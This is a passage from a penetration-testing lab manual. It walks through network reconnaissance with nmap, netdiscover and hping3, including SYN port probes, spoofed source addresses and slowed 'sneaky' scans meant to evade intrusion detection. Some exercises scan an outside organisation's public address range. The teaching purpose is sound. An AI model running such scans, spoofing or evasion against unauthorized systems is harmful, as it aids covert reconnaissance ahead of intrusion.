


Figure 4.12 - ICMP filter in Wireshark

Select the first packet with the caption "request" in the *Info* section, as in the example above. Now go to the protocol tree area (the middle section of Wireshark if you forgot!), and expand the "+" to the left of the ICMP (Internet Control Message Protocol) part of the packet. See below.




Figure 4.13 - ICMP type 8 code 0 identified

Go ahead and select the next ICMP packet, which should be a reply, and notice the Type and Code is now 0 and 0. We certainly won't have time to go through every single protocol and service to this level. But at this point it should be evident that the best way to know what's in a packet or any protocol data is to simply look at it. Wireshark gives us an excellent view into our traffic and protocols. Don't abandon it after this lab!

End of Lab

Lab 5 - Network Recon

Exercise 1 - Network Discovery with Nmap

Nmap is by far one of the most popular tools in the world of information security. This popularity can be attributed to many factors. One of which is the fact that it is extremely effective. Nmap was introduced as a port scanner, but it's far outgrown that title at this point. We will be using it in this exercise to do basic Network Discovery. We will start with a ping scan. Enter the following to discover all the devices on your network. Remember your network might be in a different range than the example. So make sure you're scanning your actual network range.

```
nmap -sP 192.168.95.0/24
```

```
root@attackserver:~# nmap -sP 192.168.95.0/24

Starting Nmap 6.40 ( http://nmap.org ) at 2013-11-04 09:12 CST
Nmap scan report for 192.168.95.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.95.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:F0:56:0B (VMware)
Nmap scan report for 192.168.95.240
Host is up (0.00015s latency).
MAC Address: 00:0C:29:80:F2:3B (VMware)
Nmap scan report for 192.168.95.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:FA:22:C0 (VMware)
Nmap scan report for 192.168.95.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.17 seconds
root@attackserver:~#
```

Figure 5.1 - Nmap ping scan

As we can see, there appears to be 5 hosts up (you should have 3 or 4 depending on which VMs you have running). This is the most basic Nmap scan and it's designed strictly to tell which hosts are actually "up". We'll now run the same command, except this time we'll use the *--packet-trace* option. This option is good for learning about the different types of Nmap scans as you

run them. It essentially causes Nmap to output to the screen all requests that it sends to targets, as well as responses from the targets. Enter the command as follows:

```
nmap -sP 192.168.95.0/24 –-packet-trace
```

You should see three key things in the output. First you should see that Nmap was actually sending out ARPs and not pings. This is because you were scanning your own internal network, and Nmap is smart enough to know that ARPs will work since we're scanning the same layer 2 network. See the first part of the scan output below.




Figure 5.2 - First part of ping scan with ARPs show using the packet trace option

If you continue to scroll past all the ARPs, you'll eventually see responses from the machines on the network that are up. See below.




Figure 5.3 - Nmap ping scan showing return traffic from targets using the packet trace option

And then finally you should see the same output you see if you would have left off the packet trace option.

Exercise 2 - Scanning Outside Networks

EXERCISE 2 LABS WILL NOT WORK IF YOU DON'T HAVE INTERNET ACCESS. IF THIS IS THE CASE, SKIP TO EXERCISE 3.

If you think back a couple of labs, we used *dnsrecon* to do a reverse lookup of certain IP address ranges. It is sometimes surprising how much information we can gather with just reverse lookups. Nmap includes a scan called the List Scan and it does precisely what *dnsrecon* did in previous labs. It resolves a given IP address, or range of IP addresses, to a host name. Let's try it on the InfoSec Institute network. Pick another network if you'd like. However, don't try and use the classroom address range as there are probably no reverse lookup entries anywhere in our internal DNS. The below scan will not work if you don't have internet access.

```
nmap -sL 216.92.251.0/24
```

The results for the network range above is in the graphic below.

```
root@attackserver:~# nmap -sL 216.92.251.0/24

Starting Nmap 6.40 ( http://nmap.org ) at 2013-11-04 13:22 CST
Nmap scan report for 216.92.251.0
Nmap scan report for cutwaterboatworks.com (216.92.251.1)
Nmap scan report for 216.92.251.2
Nmap scan report for 216.92.251.3
Nmap scan report for 216.92.251.4
Nmap scan report for infosecinstitute.com (216.92.251.5)
Nmap scan report for 216.92.251.6
Nmap scan report for 216.92.251.7
Nmap scan report for 216.92.251.8
Nmap scan report for 216.92.251.9
Nmap scan report for 216.92.251.10
Nmap scan report for physicianms.com (216.92.251.11)
```

Figure 5.4 - List Scan of the 216.92.251.0 network

Sometimes we might not have Nmap handy. We can still do some basic outside discovery using tools that ship with most operating systems including Windows and most Linux distros. One example of this is *traceroute*. It allows us to see the shortest route to a host. Do a *traceroute* to *www.infosecinstitute.com*.

```
traceroute www.infosecinstitute.com
```

Did you make it to infosecinstitute.com? How many hops did it take? Note: The way that VMware networking is set up can impact your results here.

Exercise 3 - Host Discovery

One of the first steps in host discovery could be to discover other hosts on the network, which might be in a range different than the range you've been checking. To validate this we'll use a powerful ARP-based tool named Netdiscover. It is considered to be an active/passive tool because it not only uses ARPs to discover devices, but it also passively monitors other traffic and tries to identify hosts based on this traffic. Run it by simply typing *netdiscover* from a command shell:

```
netdiscover
```

It will take it a few minutes to check the entire possible network range (it defaults to class B). But when it's finished, you should see something like the following:




Figure 5.5 - Results of running netdiscover

In the results above, you can see that the NAT'd network in the example is in the *192.168.95.0* range. Yours will likely be different. But looking at the devices above, *192.168.95.1* is the host machine virtual interface to this NAT'd network, *192.168.95.246* is the Windows Server 2012 R2 VM, *192.168.95.2* is the NAT'd network router to the outside world (gateway), and *192.168.95.254* is another virtual router/DHCP server. It's safe to say *netdiscover* can be very useful! Hit *Ctrl+C* if you need to stop it at any time.

Since we're confident that we know which network we're on, let's move on to actual host discovery now. We'll be using both Nmap and hping3.

Hping3 is a versatile custom packet crafting program, which can be installed as long as you have write access to any directory on the Linux box you want to run it on, and you have access to some of the common libraries. Hping3 is capable of sending custom TCP/IP packets and to display target replies like ping does with simple ICMP packets. Hping3 can handle fragmentation, arbitrary packet body contents and size. It can be used in order to transfer files encapsulated under certain protocols. We will use hping3 to determine if a specific port is open on your Windows Server 2012 R2 VM. We'll check to see if port 80 is open. Do that by entering the following command (using your Windows Server 2012 R2 VM IP address):

```
hping3 -S 192.168.x.x -p 80
```

Here are what the results should be similar to:




Figure 5.6 - Hping3 results against the Windows Server 2012 R2 VM's port 80

Basically, the "-S" is telling hping3 to use TCP Syn packets for sending. The "–p 80" at the end instructs hping3 to send these TCP Syn packets to port 80 on the target IP address. Hit *Ctrl+C* to stop it. In the graphic above, the SA flags on the return packets let us know the port in question (80), is probably open, hence the SA (SYN/ACK) responses.

Try the same scan with hping3 against port 81 on the Windows Server 2012 R2 VM. It should look like the following:

```
hping3 -S 192.168.x.x -p 81
```

You should see that now instead of SA (SYN/ACK) packets coming back, RA (RESET/ACK) packets are coming back. This tells us that port 81 must be closed. We can also use hping3 to start at one port, then sequentially increase to the next port with each additional packet it sends out. Do that by entering the following command:

```
hping3 -S 192.168.x.x -p ++78
```

As you can see in my example, hping3 is sending Syn packets to the target starting at port 78 then going to the next port, and the next port. Notice the SA coming back for port 80 vs RA for all the other ports shown in the graphic.

```
root@attackserver:~# hping3 -S 192.168.95.246 -p ++78
HPING 192.168.95.246 (eth0 192.168.95.246): S set, 40 headers + 0 data bytes
len=46 ip=192.168.95.246 ttl=128 DF id=24803 sport=78 flags=RA seq=0 win=0 rtt=7.5 ms
len=46 ip=192.168.95.246 ttl=128 DF id=24804 sport=79 flags=RA seq=1 win=0 rtt=8.6 ms
len=46 ip=192.168.95.246 ttl=128 DF id=24805 sport=80 flags=SA seq=2 win=8192 rtt=0.6
s
len=46 ip=192.168.95.246 ttl=128 DF id=24806 sport=81 flags=RA seq=3 win=0 rtt=6.9 ms
len=46 ip=192.168.95.246 ttl=128 DF id=24807 sport=82 flags=RA seq=4 win=0 rtt=7.0 ms
```

Figure 5.7 - Using hping3 to scan ports sequentially

One really powerful feature of hping3 is its ability to spoof IP packets. In other words, it can forge the source address in the packet and make it appear to be coming from any source IP we choose. To illustrate this we will run Wireshark on our Windows Server 2012 R2 VM and watch the packets as they come over. Open your Windows Server 2012 R2 VM and double click the Wireshark icon on the Desktop to start Wireshark. Once it's started, click the "Start" button, which looks like a Shark fin. See below:




Figure 5.8 - Starting Wireshark

Now go back to your Kali Linux VM and enter the following hping3 command from a terminal:

```
hping3 -a 216.45.32.34 -S 192.168.x.x -p 80
```

Now go look at your Wireshark capture on your Windows Server 2012 R2 VM, and notice where the packets appear to be coming from. You might need to stop your Wireshark capture if the packets are scrolling too fast for you to make sense of what you're seeing. In the graphic, we can clearly see the *216* address appearing to send the SYN packets, and we can see our victim responding back to the *216* address with SYN/ACK's:

Figure 5.9 - Wireshark showing the hping3 IP spoof happening

Now you should also notice that there doesn't appear to be any responses coming back from the victim from the Kali Linux VM perspective. Notice how your hping3 command appears to just be hung? This is because we spoofed the packets we are sending to the victim, and the victim is responding to the spoofed address, not ours! We shouldn't expect to get a response back.

Exercise 4 - Port Scanning with Nmap

In this exercise we will do basic port scanning. These exercises are designed to get you more familiar with the process of port scanning using Nmap. Here's the definition of connect scanning from the Nmap website:

> *"This is the most basic form of TCP scanning. The connect() system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges. Any user on most UNIX boxes is free to use this call."*

Reference: http://nmap.org/nmap_doc.html

Step 1

The scan described is easily detected as the target host will usually log a large number of connections and connection attempts (to closed ports). Scan your Windows Server 2012 R2 VM with the following command. Observe the output.

```
nmap -sT 192.168.x.x –-packet-trace
```

As for the results you should see a pretty long list of open ports. Most of these ports are standard ports for a Windows 2012 Active Directory Services Domain controller, which is what your Windows Server 2012 R2 VM is. Some common ones are 21 for FTP, 23 Telnet, 53 DNS, 80 HTTP, 88 Kerberos, 135,139, and 445, which are common Windows ports, 389 LDAP, and several others for Global Catalog services.

Now try running a TCP Connect scan against two devices in your network. Use your Windows Server 2012 R2 VM and your Kali Linux VM (yes, Nmap can even scan the server from which it's running!). See the example scan below.

```
nmap -sT 192.168.232.156,160
```

In the above example, we're scanning the IP addresses of *192.168.232.156* and *192.168.232.160*, which are Kali Linux VM and Windows Server 2012 R2 VM. It's important to note that Nmap is not actually attempting to scan all ports. The ports scanned by default are the 1000 most commonly used ports. You should see that for your Windows Server 2012 R2 VM IP address, all the ports you saw earlier are open. On the Kali Linux VM, you should see that it reports all ports as closed.

```
root@attackserver:~# nmap -sT 192.168.232.156,160

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-30 09:27 CDT
Nmap scan report for 192.168.232.156
Host is up (0.00064s latency).
All 1000 scanned ports on 192.168.232.156 are closed

Strange read error from 192.168.232.160 (104 - 'Connection reset by peer')
Strange read error from 192.168.232.160 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.232.160
Host is up (0.0013s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
```

Figure 5.10 - TCP Connect Scan of multiple IP addresses

The reason you don't see any open ports on our Kali Linux VM is because there are no common services listening on any ports. Let's start a common daemon and see if it changes our scan results. On the Kali Linux VM, click the *Applications* dropdown at the top of the screen. Now select *Kali Linux > System Services > HTTP > apache2 start.* This starts up an Apache server which will listen on port 80. Now do the scan we just did again. Do you see any ports show up as open for the Kali Linux VM IP now? You should see port 80 show as open now. See below.

```
root@attackserver:~# nmap -sT 192.168.232.156,160

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-30 09:30 CDT
Nmap scan report for 192.168.232.156
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 192.168.232.160
Host is up (0.0024s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
```

Figure 5.11 - Open HTTP port on Kali Linux VM after enabling Apache

This should give you a clear illustration behind how running services or daemons relate to open ports. Go ahead and stop the Apache server now. *Applications > Kali Linux > System Services > HTTP > apache2 stop.*

We can also specify specific ports for Nmap to scan if we don't want it to scan all ports. Scan your Windows Server 2012 R2 VM and tell Nmap to only scan port 80. The syntax is below.

```
nmap -sT 192.168.x.x -p 80
```

If you have internet access, try to scan port 80 on the InfoSec Institute webserver:

```
nmap -sT www.infosecinstitute.com -p 80
```

Does it come back with results that say port 80 is open at www.infosecinstitute.com? It should because we know for sure there is a web server running there that serves out the InfoSec home page. If you were scanning a target that has ICMP Echo Request disabled (not allowing ping), then you might have to tell Nmap not to ping a target before doing its scan. By default Nmap will only scan targets that respond to ping. This is to make Nmap run faster. The logic is why scan a target that's not up? That would be wasting time, and bandwidth. So regardless of the scan type selected, Nmap will first try and "discover" the target, then move on to do the instructed scan type only if the target responds to discovery pings. To tell Nmap not to ping we issue the -Pn option. If InfoSec Institute were blocking ICMP we'd have to issue the following command:

```
nmap -sT www.infosecinstitute.com -p 80 -Pn
```

Notice the P is capital and notice the 0 is a zero, not the letter O.

Step 2

Next we'll learn how to perform scans to find which UDP ports are in use. Nmap does this by sending a zero byte UDP packet to each port on the target machine or device. If it receives an ICMP port unreachable message, it determines the port is closed. Otherwise it assumes the port is open.

The problem with this technique is that it's not uncommon for network equipment to block unreachable messages. This can lead to false positives. Due to these factors, it can be difficult to determine real open UDP ports vs. filtered false positive ones. To UDP scan your Windows Server 2012 R2 VM enter the following:

```
nmap -sU 192.168.x.x –T insane
```

We slipped in a new scanning option there. The –T option is for timing, and we picked the canned scanning speed of insane which is really fast. UDP scans can take a considerable amount of time, which is why we sped the scan up with –T insane. Try scanning just UDP port 161 for SNMP.

```
nmap -sU 192.168.x.x -p 161
```

You should see that it comes back as "open|filtered". This means Nmap wasn't able to determine for sure if the port is actually open or filtered (firewalled).




Figure 5.12 - UDP port 161 on the Windows Server 2012 R2 VM

Nmap also allows the ability to combine certain types of scans as long as they are compatible scan types. For example, we can combine TCP connect and UDP scans. Let's add packet trace to the scan along with insane speed option. You will now see firsthand just how much traffic is being generated with this one scan. Be patient, this scan might take up to a minute to complete.

```
nmap -sU -sT 192.168.x.x –-packet-trace –T insane
```

The results should be as follows:




Figure 5.13 - Combining TCP Connect Scan and UDP Scan

By default Nmap outputs its results to a somewhat flat text format. We're going to learn how to output to a greppable format using the *–oG* option. Enter the following Nmap command to run a ping scan and write the results to a greppable file. Remember to scan your network, not the one in the example.

```
nmap -sP 192.168.x.0/24 -oG pingscan.out
```

Now *cat* the *pingscan.out* file Nmap just created and notice how it is nicely delimited the output.

```
cat pingscan.out
```




Figure 5.14 Reading the pingscan.out file.

Now *cat* it and *grep* for the string "Up".

```
cat pingscan.out | grep Up
```




Figure 5.15 - Combining cat and grep on nmap output

Now send those results to an output file.

```
cat pingscan.out | grep Up > pingscan.out1
```

Now cat the resulting file. It should match the output from the first *grep* infused *cat* command, however note that the same output is now in a file! What we really need here is for this file to contain just a list of IP addresses.

So if you went ahead and did a cat on the pingscan.out1 file, it should have looked like this:




Figure 5.16 - Using cat to show active hosts

Now let's add the Linux command *cut* to it to give us a nice list of IP addresses.

```
cat pingscan.out1 | cut -f2 -d" " > pingscan.out2
```

In the cut part of the command we are saying "keep" field 2 and we're using a single space as our delimiter, hence the *-d" "*, which is *-d* followed by double quotes, a space, then another set of double quotes. Then finally we output the results to a file named *pingscan.out2*. *Cat* the newly created file and you should see that you're left with a list of IP addresses.

```
cat pingscan.out2
```

Figure 5.17 - Final results after cutting out just IP

Step 3

Often times, we'll only need to scan for specific protocols instead of open ports. For example, it's sometimes useful to enumerate what protocols are in use on a router and other border devices to aid in fingerprinting them. For this Nmap includes the protocol scan. Here's what the Nmap man pages say about the Protocol Scan:

> *"If Nmap receives any response in any protocol from the target host, Nmap marks that protocol as open. An ICMP protocol unreachable error (type 3, code 2) causes the protocol to be marked as closed. Other ICMP unreachable errors (type 3, code 1, 3, 9, 10, or 13) cause the protocol to be marked filtered (though they prove that ICMP is open at the same time). If no response is received after retransmissions, the protocol is marked open|filtered."*

Let's run a protocol scan against the Windows Server 2012 R2 VM.

```
nmap -sO 192.168.x.x –T insane
```

The results should look similar to the output below. Remember, the numbers you see are not port numbers in this case, but they are protocol numbers. Each protocol has a protocol number that represents that protocol. You can find a protocol number lookup chart here: *http://www.iana.org/assignments/protocol-numbers/protocol-numbers.xhtml*

Below is a sample output.

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-11-05 19:06 CST
Warning: 192.168.95.155 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.95.155
Host is up (0.00039s latency).
Not shown: 249 open|filtered protocols
PROTOCOL STATE  SERVICE
1        open   icmp
6        open   tcp
27       closed rdp
35       closed idpr
38       closed idpr-cmtp
119      closed srp
233      closed unknown
MAC Address: 00:0C:29:80:F2:3B (VMware)
```

Figure 5.18 - Nmap protocol scan results

All the scans we've covered so far are basic scans which are not really designed for stealth, but reliability. Let's move on to the next lab which involves stealthy scanning.

End of Lab

Lab 6 - Stealthy Scanning

Exercise 1 – Stealthy Network Recon – Speed

One of the first things triggers that sets off an IDS when scanning is the number of packets sent in such a short amount of time. Nmap is known for being a very fast port scanner, and ironically, this speed is sometimes the very thing that makes your scan detectable.

Nmap has several "canned" speed adjustment options. If we wanted to slow our scan down we could use the *-T* option to specify one of these canned speeds. Scan your Windows Server 2012 R2 VM for ports 80 and 135 with a speed timing option of *sneaky*. Enter the following command:

```
nmap -sT 192.168.x.x –p 80,135 –T sneaky
```

Take note of the time it takes for this scan to finish (in the example, it took about 45 seconds). See below.

```
root@attackserver:~# nmap -sT 192.168.232.160 -p 80,135 -T sneaky

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-30 09:52 CDT
Nmap scan report for 192.168.232.160
